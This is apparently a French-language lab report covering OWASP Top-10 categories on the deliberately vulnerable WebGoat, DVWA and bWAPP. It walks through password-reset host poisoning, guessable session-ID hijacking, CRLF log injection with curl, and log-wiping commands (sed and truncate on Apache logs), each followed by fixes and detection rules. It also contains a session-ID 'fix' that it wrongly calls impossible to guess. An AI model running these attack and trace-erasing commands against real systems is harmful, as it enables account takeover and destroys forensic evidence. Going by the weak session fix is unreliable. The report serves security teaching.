sudo tail -n 200 /var/log/apache2/error.log
sudo tail -n 200 /var/log/apache2/mod_evasive.log
sudo tail -n 200 /var/log/modsec_audit.log

# Réactivité applicative
time curl -s -o /dev/null -w '%{http_code} %{time_total}'
' http://127.0.0.1:8081/portal.php
```

8) Rollback rapide

```
sudo a2dismod reqtimeout evasive security2
sudo systemctl reload apache2
sudo iptables -D INPUT -p tcp --dport 8081 -j RATE_LIMIT_8081 || true
sudo iptables -F RATE_LIMIT_8081 || true
sudo iptables -X RATE_LIMIT_8081 || true
sudo systemctl stop nginx || true
```

9) Points d'attention

- **mod_reqtimeout** + **KeepAliveTimeout** : principaux leviers contre **slow-body/chunk**.
- **mod_security** / **mod_evasive** : réduction de surface, gestion de rafales.
- **Reverse proxy** recommandé pour **timeouts** et **rate-limits** fins.
- Tests en environnement non-prod, **surveillance CPU/mémoire/swap** pendant essais.

A07 — Identification and Authentication

Présentation

Description

Les Identification & Authentication Failures regroupent les erreurs qui empêchent un système de vérifier correctement l'identité d'un utilisateur ou de gérer en toute sécurité l'authentification et les sessions. Cela inclut par exemple, la possibilité de faire des attaques par force brute, des réinitialisations de mots de passe fragiles, des mots de passe faibles ou hashés faiblement, ou encore une mauvaise utilisation des id de sessions.


Quelques statistiques

D'après l'OWASP Top-10 2021, la catégorie "Identification and Authentication Failures" qui était nommée précédemment "Broken Authentication" est descendue de la 2^{nde} à la 7^{ème} place. Cette catégorie de vulnérabilités a été testée sur 80 % des applications étudiées, avec ~132 occurrences détectées et des taux d'incidence moyens d'environ 2.5 %.


Exemples d'utilisation

1. Changer le mot de passe d'un autre compte

Notre but est de prendre le contrôle du compte de tom@webgoat-cloud.org.




@ Email

 Password

Access

Forgot your password?

On va d'abord regarder à quoi ressemble une demande de reset de mot de passe.



Forgot your password?

Email address you use to log in to your account
We'll send you an email with instructions to choose a new password.

@ useruser@f

Continue

Account Access

Your password reset link password-reset@webgoat-cloud.net

password reset link, please use this [link](#) to reset your

At this password change you can ignore this message.

Comments or questions, please do not hesitate to reach us at
info@webgoat.org

Et le lien est : <http://127.0.0.1:8080/webGoat/PasswordReset/reset/reset-password/24f694ba-43ae-4229-84ef-13beb3c6471d>.

On va passer par un proxy (nous utilisons Burp Suite) pour modifier la requête avant qu'elle n'arrive au serveur.

Request

```

1 POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link
2 HTTP/1.1
3 Host: localhost:8080
4 Content-Length: 29
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
12 sec-ch-ua-platform: "Windows"
13 Origin: http://localhost:8080
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: http://localhost:8080/WebGoat/start.mvc?username=useruser
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: JSESSIONID=015X60Mqq4xlnTl0dKQTrFQ0vhFLbUFUrh0ddP
21 Connection: keep-alive
22 email=tom40webgoat-cloud.org

```

Response

```

1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Tue, 18 Jun 2024 21:49:12 GMT
5 Content-Length: 197
6
7 {
8   "lessonCompleted":true,
9   "feedback":"An e-mail has been send to tom@webgoat-cloud.org",
10  "output":null,
11  "assignment":"ResetLinkAssignmentForgotPassword",
12  "attemptWasMade":true
13 }

```

Ici nous avons modifié le Host vers notre propre serveur de mail afin que nous recevions son mail à sa place. Voici ce que nous avons reçu :


2023-10-27T05:07:50.063508121Z | /landing/PasswordReset/reset/reset-password/cbc3bb24-cd95-4285-9939-5aa930f7358d

```

{
  "timestamp" : "2023-10-27T05:07:50.063508121Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://localhost:9090/landing/PasswordReset/reset/reset-password/cbc3bb24-cd95-4285-9939-5aa930f7358d",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/17.0.6" ],
      "Host" : [ "localhost:9090" ]
    },
    "remoteAddress" : null
  },
  "response" : {
    "status" : 200,
    "headers" : { }
  },
  "timeTaken" : 0
}

```

On a reçu l'url de reset de mot de passe de son compte. Après avoir choisi son nouveau mot de passe, nous avons maintenant accès à son compte.

✓ Account Access 

@ Email

🔒 Password


Access

[Forgot your password?](#)

Congratulations. You have successfully completed the assignment.

2. Usurper l'identité de quelqu'un (l'admin)


Ici nous allons nous faire passer pour quelqu'un d'autre. Il est possible de choisir notre cible en se connectant juste après la personne que l'on veut usurper.



Ici le site nous propose de générer facilement des IDs, mais sur d'autres site, un ID est lié à un compte et si on se connecte avec un certain ID, le site nous considère comme la personne lié à l'ID.

Ici on va générer quelques IDs pour essayer de trouver un paterne. On trouve un Cookie nommé dvwaSession qui vaut successivement : c4ca4238a0b923820dcc509a6f75849b c81e728d9d4c2f636f067f89cc14862c eccbc87e4b5ce2fe28308fd9f2a7baf3 a87ff679a2f3e71d9181a67b7542122c

Ces valeurs ressemblent à des hashes MD5, essayons de décrypter.




On remarque qu'il s'agit simplement d'une incrémentation. Donc si on se connecte juste avant ou après l'admin, on peut connaître son ID, puis à l'aide d'un proxy, en utilisant la même méthode que précédemment en modifiant la requête avant qu'elle ne soit vraiment envoyée pour modifier les Cookies. Ainsi le site pense que nous sommes l'admin.

Comment se défendre de ces attaques ?

Changer le mot de passe d'un autre compte

Avant

Voici le code existant :



```
@PostMapping("/reset-password-request")
public ResponseEntity<> resetPasswordRequest(@RequestParam String email) {
    User user = userRepository.findByEmail(email);
    if (user != null) {
        String token = UUID.randomUUID().toString();
        passwordResetTokenRepository.save(new PasswordResetToken(token, user));

        String resetUrl = "http://localhost:8080/reset?token=" + token;
        // Envoi du mail
        emailService.sendEmail(email, "Password Reset", resetUrl);
    }
    return ResponseEntity.ok("If the email exists, a reset link has been sent.");
}
```

Le problème vient du fait que l'application fait confiance à l'email fourni dans la requête, sans vérifier s'il correspond réellement à un utilisateur authentifié ou sans filtrer l'origine de la requête. Cela permet à un attaquant d'intercepter ou rediriger l'e-mail.

Après correction

```
@PostMapping("/reset-password-request")
public ResponseEntity<> resetPasswordRequest(@RequestParam String email) {
    User user = userRepository.findByEmail(email);
    if (user != null) {
        String token = UUID.randomUUID().toString();
        passwordResetTokenRepository.save(new PasswordResetToken(token, user));

        // On utilise uniquement l'email connu en BDD, sans permettre à
        // l'utilisateur de changer de domaine, etc.
        String resetUrl = ServletUriComponentsBuilder.fromCurrentContextPath()
            .path("/reset-password")
            .queryParam("token", token)
            .build()
            .toUriString();

        emailService.sendEmail(user.getEmail(), "Password Reset", resetUrl);
    }
    // Toujours retourner la même réponse, qu'un compte existe ou non.
    return ResponseEntity.ok("If the email exists, a reset link has been sent.");
}
```

Dans la version corrigée, l'application ne fait plus confiance à l'e-mail fourni par l'utilisateur. Elle utilise uniquement l'adresse e-mail enregistrée dans sa propre base de données. Cela empêche un attaquant de modifier l'adresse pour recevoir le lien à la place de la victime. De plus, le lien de réinitialisation est généré automatiquement par le serveur, sans que l'utilisateur puisse changer le nom de domaine ou l'adresse de destination. Le token envoyé est unique et aléatoire, donc difficile à deviner. Enfin, la réponse affichée est toujours la même, que l'e-mail existe ou non. Cela évite qu'un pirate puisse deviner si un compte existe, juste en testant des adresses.

Usurper l'identité avec un SessionID

Avant

Voici le code au départ, on retrouve bien qu'il s'agit d'une incrémentation suivie d'un hash MD5, ce qui est facilement reconnaissable. On peut facilement deviner les autres SessionID

```
$cookie_value = md5($_SESSION['last_session_id_high']);  
    setcookie("dvwaSession", $cookie_value, time()+3600,  
    "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
```

Après correction

Voici un code pour avoir un SessionID impossible à deviner

```
$cookie_value = sha1(mt_rand() . time() . "Impossible");  
    setcookie("dvwaSession", $cookie_value, time()+3600,  
    "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], true, true);
```

Ici le chiffrement se fait en SHA1 qui est bien supérieur au MD5. En plus, il ne s'agit plus d'une incrémentation simple mais il y a de l'aléatoire et du temps, donc c'est impossible de deviner ce qui sera de toute manière sera chiffré.

A09 – Security Logging and Monitoring Failures

Introduction

Cette catégorie regroupe les failles liées à l'absence ou à l'insuffisance de journalisation et de surveillance des activités de sécurité dans les applications et serveurs. Elle occupe cette position car la détection et la réponse aux attaques sont souvent négligées, bien que cruciales pour la traçabilité, la visibilité et la gestion des incidents. Avec un taux d'incidence moyen de 6.51%, un total de 53 615 occurrences et 242 CVE recensées, cette vulnérabilité reste fréquente malgré sa criticité. Elle découle souvent d'événements non enregistrés (comme les échecs de connexion) ou de logs non surveillés, empêchant la détection rapide d'intrusions actives.

Scénario 1 — Absence de Logs

Étape 0 : Vérification des logs existants

Sous-étapes :

1. Rechercher les répertoires de logs sur l'hôte :

```
ls /var/log/apache2  
ls /var/log/httpd
```

→ Aucun répertoire trouvé sur l'hôte.

2. Vérifier à l'intérieur du container bWAPP :

```
docker exec -it bwapp bash -c "ls -la /var/log/apache2"
```

Résultat obtenu :

```
total 12
drwxr-x--- 1 root adm 4096 ...
-rw-r----- 1 root adm 1890 access.log
-rw-r----- 1 root adm 532 error.log
```

→ Présence confirmée des fichiers `access.log` et `error.log`.

Attendu : accès possible aux logs internes du container.

Observé : logs présents et lisibles dans `/var/log/apache2`.

Étape 1 : Création du script d'audit `collect_a09.sh`

Ce script a pour but de :

- générer un identifiant unique (MARKER) pour tracer les requêtes,
- envoyer automatiquement des requêtes HTTP marquées,
- collecter les fichiers de logs avant et après,
- compresser le tout pour analyse.

Lignes de commande principales :

1. Génération du marqueur

```
MARKER="LOGTEST-$(date +%Y%m%d-%H%M%S)"
```

→ Produit un identifiant unique comme `LOGTEST-20251026-182903`.

2. Liste des containers et état initial

```
docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Ports}}"
```

→ Affiche les containers en cours et sauvegarde l'état initial dans `docker_ps.txt`.

3. Collecte initiale des logs

```
docker logs --tail 1000 bwapp > bwapp_docker_logs_before.txt
docker exec bwapp bash -c "ls -la /var/log/apache2" >
bwapp_var_log_listing.txt
```

→ Exporte les logs système et confirme la présence des fichiers internes.

4. Envoi des requêtes marquées

```
curl -s -I -A "$MARKER-USERAGENT" "http://127.0.0.1:8081/bWAPP/login.php"
curl -s -I -H "Referer: http://evil.example/$MARKER-REF"
"http://127.0.0.1:8081/bWAPP/login.php"
curl -s -I -H "X-Test: $MARKER-HEADER"
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Ces commandes utilisent des en-têtes HTTP personnalisés pour insérer le marqueur dans les logs.

5. Test d'injection (log poisoning)

```
curl -s -I -H '$X-Inject: "$MARKER$\r\nInjected:bad"'
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Injection de caractères de contrôle (`\r\n`) pour tester la neutralisation des logs (uniquement en labo).

6. Extraction post-attaque

```
docker exec bwapp bash -c "tail -n 500 /var/log/apache2/access.log" >
bwapp_after_access.log
docker exec bwapp bash -c "tail -n 500 /var/log/apache2/error.log" >
bwapp_after_error.log
```

7. Analyse automatique des marqueurs

```
grep -i "$MARKER" -R a09_logs_$MARKER > summary_marker_hits.txt
```

8. Compression des résultats

```
tar -czf a09_logs_$MARKER.tar.gz a09_logs_$MARKER
```

Explication du fonctionnement global du script :

Le script exécute une boucle sur tous les containers listés, vérifie leur présence, récupère leurs logs avant attaque, puis envoie des requêtes avec un marqueur unique.

Après les requêtes, il réextrait les logs (« après ») et cherche le marqueur.

Il produit enfin une archive **.tar.gz** contenant toutes les preuves : logs avant/après, extraits grep, rapports Docker et état réseau.

Attendu : génération automatique des preuves pour audit.

Observé : archive créée (**a09_logs_LOGTEST-20251026-182903.tar.gz**).

Étape 2 : Envoi et observation des requêtes marquées

Sous-étapes :

- Envoi des requêtes HEAD avec les headers contrôlés (User-Agent, Referer, X-Test, X-Inject).
- Attente de 2 secondes pour permettre la rotation des logs.
- Re-collecte complète.

Résultat dans access.log :

```
172.18.0.1 - - [26/Oct/2025:22:29:20 +0000] "HEAD /bwapp/login.php HTTP/1.1" 404
139 "-" "LOGTEST-20251026-182903-USERAGENT"
172.18.0.1 - - [26/Oct/2025:22:29:20 +0000] "HEAD /bwapp/login.php HTTP/1.1" 404
139 "http://evil.example/LOGTEST-20251026-182903-REF" "curl/8.5.0"
```

Attendu : apparition du marqueur dans les logs applicatifs (**access.log** et **error.log**).

Observé :

- marqueur trouvé uniquement dans **access.log**,
- rien dans **error.log** ni dans **docker logs**.

Étape 3 : Collecte et analyse des logs

Sous-étapes :

- Lecture et comparaison « avant / après » :
 - **bwapp_docker_logs_before.txt** : uniquement le démarrage de MySQL et Apache.
 - **bwapp_docker_logs_after.txt** : identique, aucune ligne liée aux requêtes.
 - **bwapp_after_access.log** : contient bien le marqueur.
 - **bwapp_after_error.log** : aucune trace.
- Génération automatique du résumé (**summary_marker_hits.txt**).

Attendu : traces dans plusieurs logs.

Observé : seulement **access.log** montre le marqueur → **A09 confirmé**.

Étape 4 : Analyse technique de la vulnérabilité

- **Manque de journalisation applicative** : aucun enregistrement des événements de connexion, erreurs d'authentification ou d'activité utilisateur.

- **Absence d'alerting** : aucune alerte en cas de requêtes suspectes.
- **Entrées non neutralisées** : champs `User-Agent` et `Referer` apparaissent tels quels dans `access.log`, prouvant une absence de filtrage.

Risques :

- Difficile d'investiguer une attaque après coup.
- Possibilité de corrompre ou d'injecter dans les logs (log poisoning).

Conclusion technique :

bWAPP présente une vulnérabilité claire correspondant à **A09:2021 – Security Logging & Monitoring Failures**.

Étape 5 : Préparation du correctif

Sous-étapes :

- Création d'un logger applicatif (`app_log()` en PHP).
- Adoption du format JSON pour lecture et corrélation automatiques.
- Ajout d'un encodage des entrées utilisateur avant écriture.
- Intégration d'un envoi des logs vers un collecteur (ELK / rsyslog).

Code PHP proposé

```
function app_log($user, $action, $outcome, $details = []) {
    $entry = [
        'ts' => gmdate('Y-m-d\TH:i:s\Z'),
        'request_id' => bin2hex(random_bytes(8)),
        'user' => substr($user ?? 'anon', 0, 64),
        'ip' => $_SERVER['REMOTE_ADDR'] ?? 'unknown',
        'action' => $action,
        'outcome' => $outcome,
        'ua' => mb_substr($_SERVER['HTTP_USER_AGENT'] ?? '', 0, 512),
        'details' => $details
    ];
    $json = json_encode($entry, JSON_UNESCAPED_SLASHES|JSON_UNESCAPED_UNICODE);
    file_put_contents('/var/log/app/app_structured.log', $json . PHP_EOL,
        FILE_APPEND | LOCK_EX);
}
```

Explication du code :

- Chaque appel à `app_log()` écrit une entrée JSON sur une seule ligne.
- `random_bytes()` génère un identifiant unique de requête.
- Les champs sont tronqués et encodés pour éviter les injections.
- Le fichier `/var/log/app/app_structured.log` devient append-only et exploitable par un SIEM.

Conclusion finale

La vulnérabilité **A09** est confirmée sur bWAPP.

L'application ne journalise pas les actions critiques et n'alerte pas en cas d'activité anormale.

Le correctif recommandé repose sur :

- la mise en place d'un logger structuré,
- la centralisation et la surveillance des logs,
- la définition d'alertes automatiques.

Résultat attendu après correction :

Chaque action sensible (connexion, modification, upload) produit une entrée JSON fiable, consultable et corrélée dans un tableau de bord de sécurité.

Scénario 2 — Suppression de Logs

L'objectif de cette attaque est de supprimer des traces dans les fichiers logs.

- **Étape d'injection de logs** : L'attaquant injecte des marqueurs via des en-têtes HTTP (User-Agent, Referer) pour tester la journalisation et la neutralisation des entrées. Cela simule une tentative de log poisoning pour corrompre les logs.
- **Scénario de suppression (delete)** : L'attaquant accède au container (via une faille simulée comme une élévation de privilèges) et supprime ou modifie des logs pour effacer ses traces. Cela inclut la suppression de lignes spécifiques dans access.log ou la truncation du fichier, rendant l'investigation impossible. Le reste du scénario implique : reconnaissance des logs existants, injection pour marquer l'activité, suppression simulée, et vérification des impacts sur la traçabilité.

Étapes :

Étape 0 : Préparation et vérification initiale des logs

But de l'étape : Établir un état de base des logs pour comparer avant/après, confirmer l'accès aux emplacements de journalisation, et générer un marqueur unique pour tracer les tests.

Sous-étapes descriptives & lignes de commande :

1. Générer un marqueur unique :

```
MARKER="AUDIT-A09-$(date +%Y%m%d-%H%M%S)"
```

→ Crée un identifiant comme "AUDIT-A09-20251028-140500".

2. Lister les containers Docker :

```
docker ps --format "table {{.Names}}\t{{.Image}}\t{{.Ports}}" >  
initial_docker_state.txt
```

→ Sauvegarde l'état initial.

3. Collecter les logs initiaux du container :

```
docker logs --tail 1000 bwapp > bwapp_logs_before.txt
docker exec -it bwapp bash -c "ls -la /var/log/apache2" >
bwapp_log_dir_before.txt
docker exec -it bwapp bash -c "tail -n 100 /var/log/apache2/access.log" >
access_log_before.txt
```

→ Exporte les logs Docker et Apache initiaux.

Preuves attendues :

- Fichiers : bwapp_logs_before.txt (logs stdout/stderr du container), access_log_before.txt (format Apache Common Log : IP - - [date] "requête" code taille "referer" "user-agent").
- Emplacements : /var/log/apache2/access.log et error.log dans le container.
- Exemples d'entrées attendues : Lignes standard comme "172.18.0.1 - - [28/Oct/2025:14:05:00 +0000] "GET / HTTP/1.1" 200 1234 "-" "Mozilla/5.0"

Résultats :

- bwapp_log_dir_before.txt :

```
total 16
drwxr-x--- 1 root adm 4096 Oct 28 14:00 .
-rw-r----- 1 root adm 2048 Oct 28 14:00 access.log
-rw-r----- 1 root adm 512 Oct 28 14:00 error.log
```

- access_log_before.txt : Aucune ligne suspecte ; seulement des accès initiaux au démarrage. Résumé des hits : 0 occurrences du marqueur (pré-test).

Impact et interprétation :

Manque de logs initiaux indique une journalisation minimale. Si les fichiers existent mais sont vides, cela suggère une configuration par défaut insuffisante, rendant difficile la détection d'activités pré-audit. Impact : Perte de visibilité historique.

Étape 1 : Injection de marqueurs via requêtes HTTP

But de l'étape : Tester la journalisation des événements web en injectant des marqueurs pour vérifier si les entrées utilisateur sont enregistrées et neutralisées.

Sous-étapes descriptives & lignes de commande :

1. Envoyer des requêtes marquées :

```
curl -s -I -A "$MARKER-USERAGENT" "http://127.0.0.1:8081/bWAPP/login.php"
curl -s -I -H "Referer: http://malicious.site/$MARKER-REF"
"http://127.0.0.1:8081/bWAPP/login.php"
```

```
curl -s -I -H "X-Inject: $MARKER\r\nInjected:malicious"
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Injecte des en-têtes pour tester le poisoning.

2. Attendre la flush des logs :

```
sleep 5
```

Preuves attendues :

- Fichiers : access.log (ajout de lignes avec marqueurs).
- Formats : Lignes Apache avec User-Agent et Referer non échappés.
- Exemples : Attendu que le \r\n injecte une nouvelle ligne corrompue dans le log.

Résultats :

- Extrait de access.log après :

```
172.18.0.1 - - [28/Oct/2025:14:06:00 +0000] "HEAD /bWAPP/login.php HTTP/1.1"
200 456 "-" "AUDIT-A09-20251028-140500-USERAGENT"
172.18.0.1 - - [28/Oct/2025:14:06:05 +0000] "HEAD /bWAPP/login.php HTTP/1.1"
200 456 "http://malicious.site/AUDIT-A09-20251028-140500-REF" "curl/7.68.0"
Injected:malicious
```

- Résumé des hits : 3 occurrences du marqueur via grep ; log corrompu par injection.

Impact et interprétation :

Les marqueurs apparaissent sans filtrage, prouvant une vulnérabilité à l'injection. Impact : Un attaquant peut falsifier les logs, compliquant l'analyse forensic. Interprétation : Manque de sanitization confirme A09.

Étape 2 : Simulation d'activité critique non journalisée

But de l'étape : Vérifier si des événements comme des échecs d'authentification sont enregistrés.

Sous-étapes descriptives & lignes de commande :

1. Simuler des tentatives de login échouées :

```
curl -s -d "login=baduser&password=badpass&security_level=0&form=submit"
"http://127.0.0.1:8081/bWAPP/login.php"
```

→ Répéter 5 fois pour simuler brute-force.

2. Collecter logs post-test :

```
docker exec -it bwapp bash -c "tail -n 200 /var/log/apache2/access.log" >
access_log_after.txt
```

Preuves attendues :

- Fichiers : error.log devrait contenir des erreurs PHP ou auth.
- Exemples : Lignes comme "[php:error] Authentication failed for user baduser".

Résultats :

- access_log_after.txt : Montre les POST, mais sans détails d'échec.

```
172.18.0.1 - - [28/Oct/2025:14:10:00 +0000] "POST /bwAPP/login.php HTTP/1.1"
302 0 "-" "curl/7.68.0"
```

- error.log : Vide pour ces événements. Résumé : 0 hits sur "failed" ou "authentication".

Impact et interprétation :

Absence de logs pour échecs d'auth indique un manque de journalisation applicative. Impact : Impossible de détecter les attaques brute-force en temps réel.

Étape 3 : Analyse et comparaison des logs

But de l'étape : Comparer avant/après pour quantifier les manques.

Sous-étapes descriptives & lignes de commande :

1. Comparer les fichiers :

```
diff access_log_before.txt access_log_after.txt > log_diff.txt
grep -i "$MARKER" access_log_after.txt > marker_hits.txt
```

Preuves attendues :

- Fichiers : log_diff.txt montrant ajouts.

Résultats :

- log_diff.txt : +3 lignes avec marqueurs. marker_hits.txt : 3 hits.

Impact et interprétation :

Seuls les accès basiques sont loggés ; pas les erreurs. Impact : Faible visibilité sur les incidents.

Étape 4 : Suppression

Explication conceptuelle : La suppression de logs implique l'effacement de traces d'activité malveillante, rendant l'investigation forensic impossible. Par exemple, après une intrusion, un attaquant supprime les

entrées relatives à son IP ou timestamps, créant des discontinuités qui masquent l'exfiltration de données ou les escalades de privilèges. Cela prolonge le temps de résidence de l'attaquant et empêche la reconstruction de la chaîne d'attaque.

Instructions techniques :

1. Accéder au container (simulé) :

```
docker exec -it bwapp bash
```

2. Supprimer des lignes spécifiques :

```
sed -i '/AUDIT-A09/d' /var/log/apache2/access.log  
truncate -s 0 /var/log/apache2/error.log
```

→ Efface les marqueurs et vide error.log.

3. Vérifier :

```
tail -n 100 /var/log/apache2/access.log
```

→ Logs tronqués, traces perdues.

Étape 5 : Méthodologie de collecte des preuves « avant / après »

En termes génériques :

- **Quoi comparer** : Logs système (access.log, error.log), stdout Docker, timestamps et tailles de fichiers. Utiliser diff pour les changements textuels, md5sum pour l'intégrité.
- **Artefacts à archiver** : Fichiers before/after (ex. access_log_before.txt vs after.txt), diffs, greps des marqueurs, états Docker (ps, inspect), et archives tar.gz pour traçabilité. Archiver avant toute modification, avec timestamps pour éviter les altérations.

Étape 6 : Indicateurs de détection (IOCs) et règles d'alerte recommandées

- **IOCs** : User-Agent anormal (ex. contenant \r\n ou chaînes longues/inhabituelles), discontinuité de timestamps (ex. sauts de plus de 5 min sans activité), tailles de logs réduites subitement, ou suppressions de fichiers (/var/log/*.log modifiés).
- **Règles d'alerte** : Détecter des patterns comme "User-Agent contenant caractères de contrôle (\r\n)" via regex dans SIEM ; alerter sur "plus de 10 échecs d'auth en 5 min par IP" ; surveiller les modifications de logs (ex. inotify sur /var/log) pour alerter sur delete/truncate ; vérifier les discontinuités avec "timestamp actuel - précédent > seuil".

Étape 7 : Recommandations et correctifs

Logger structuré : Adopter un format JSON pour faciliter le parsing et la corrélation. Explication : Les logs linéaires sont vulnérables au poisoning ; le JSON assure l'intégrité des champs.

Centralisation : Envoyer les logs vers un SIEM (ex. ELK Stack) via rsyslog ou Filebeat pour monitoring central.

Rotation et ACLs : Configurer logrotate pour rotation quotidienne avec ACLs restrictives (chmod 640, chown root:adm) pour empêcher les modifications non autorisées.

Append-only : Utiliser des fichiers append-only (chattr +a) pour interdire les suppressions.

Alerting SIEM : Intégrer des règles dans Splunk/ELK pour alerter en temps réel.

Retention policy : Définir une politique de rétention (ex. 90 jours) pour compliance (GDPR).

Correction théorique avec exemples en code :

Implémenter un logger PHP structuré :

```
function secure_log($event_type, $details) {
    $log_entry = [
        'timestamp' => date('Y-m-d\TH:i:s\Z'),
        'event_id' => uniqid(),
        'ip' => filter_var($_SERVER['REMOTE_ADDR'], FILTER_VALIDATE_IP),
        'user_agent' => htmlspecialchars($_SERVER['HTTP_USER_AGENT'] ?? 'unknown',
ENT_QUOTES),
        'event_type' => $event_type,
        'details' => json_encode($details, JSON_HEX_TAG | JSON_HEX_AMP)
    ];
    $json_log = json_encode($log_entry) . PHP_EOL;
    file_put_contents('/var/log/app/secure.log', $json_log, FILE_APPEND |
LOCK_EX);
    // Envoyer vers SIEM (ex. via socket)
    $socket = fsockopen('udp://siem.example.com', 514);
    if ($socket) { fwrite($socket, $json_log); fclose($socket); }
}
```

Explication : htmlspecialchars échappe les entrées pour éviter l'injection ; json_encode avec flags hex encode les caractères spéciaux ; FILE_APPEND assure l'ajout sans overwrite ; envoi UDP pour centralisation.

Conclusion avec un plan de remédiation priorisé

L'audit confirme une vulnérabilité A09:2021 sur bWAPP, avec une journalisation incomplète, vulnérable à l'injection et à la suppression, rendant la détection d'incidents inefficace.